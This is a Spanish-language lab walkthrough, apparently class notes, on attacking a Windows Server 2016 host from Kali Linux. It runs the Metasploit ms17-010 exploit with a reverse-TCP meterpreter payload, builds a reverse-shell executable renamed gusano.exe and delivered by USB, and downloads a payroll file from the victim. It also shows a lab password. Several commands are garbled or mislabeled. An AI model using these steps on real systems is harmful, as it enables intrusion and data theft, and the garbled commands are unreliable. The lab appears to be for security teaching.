


## Escenario con dos servidores Debian como Router

Router1

Bridge

IPv4:192.168.50.34

LAN1



Tarjeta de red: host only

IPv4:192.168.50.33



Router2

Bridge

IPv4:172.16.1.31

LAN2



Tarjeta de red: host only

IPv4:172.16.1.30/24



## Practica – Haciendo del Meterpreter para ingresar archivo tipo gusano desde Kali a Windows


Estando en el servidor Kali Linux

Ctrl + Alt \* T

\$sudo bash

Contraseña: Qwe123

# msfconsole



Msf6>search ms17-010

Msf6>use exploit/Windows/smb/ms17-010\_psexec

----->set payload Windows/meterpreter/reverse\_tcp


---->set Rhosts 172.16.1.15

---->set Lhost 192.168.50.33

--->exploit

Meterpreter>sysinfo

Verifico que tengo al Windows server 2016 capturado



Otra forma de atacar a Windows server 2016

Es creando un archivo malicioso o de infección (ejecutable)

**Msfvenom:** este archivo malicioso es para equipos con sistema operativo Android


**Msfpc:** este archivo malicioso es para equipos con sistema operativo Windows

Para salirme de meterpreter>exit

Exit

Estando en Kali-Linux

#msfpowerscat windows 192,168,50.33 reverse verbose




Y vemos que se genera un archivo msf handler files: `~/home/oscar/windows-meterpreter-staged-reverse-tcp-443.exe`

# copiar y pegar

#msfconsole -q -r `~/home/oscar/windows-meterpreter-staged-reverse-tcp-443.exe`.  
Presionar enter



Voy a la carpeta – abrir archivo

Y se ve el archivo que voy a llevar al servidor windows 2016




Y renombramos el archivo por gusano.exe

Y lo copio y lo pego en una memoria USB






Lo llevo al escritorio del Windows server 2016




Luego voy al servidor de seguridad Kali linux y se ve que, al ejecutar el gusano, el crea una sesión 1





Meterpreter>y estamos en la sesión de windows server 2016 para hacker lo que queramos.

Meterpreter>Shell



Voy al

C:\user\administrador.win\... y creo un directorio llamado taller



Y verifico que en windows server 2016 se ha creado el directorio llamado taller

```
->meterpreter>ls
```



## Desde Kali linux

Meterpreter>cd ..

Meterpreter>cd documentos

Meterpreter>ls


Y veo el archivo que me voy a robar

Entonces procedo:

**Como hacer para llevar el archivo nomina2022.rft a Kali linux**

Meterpreter>download nomina2022.rft

Downloading





Y verifico en Kali linux

Carpeta – abrir

Y vemos el archivo nomina2022.rft

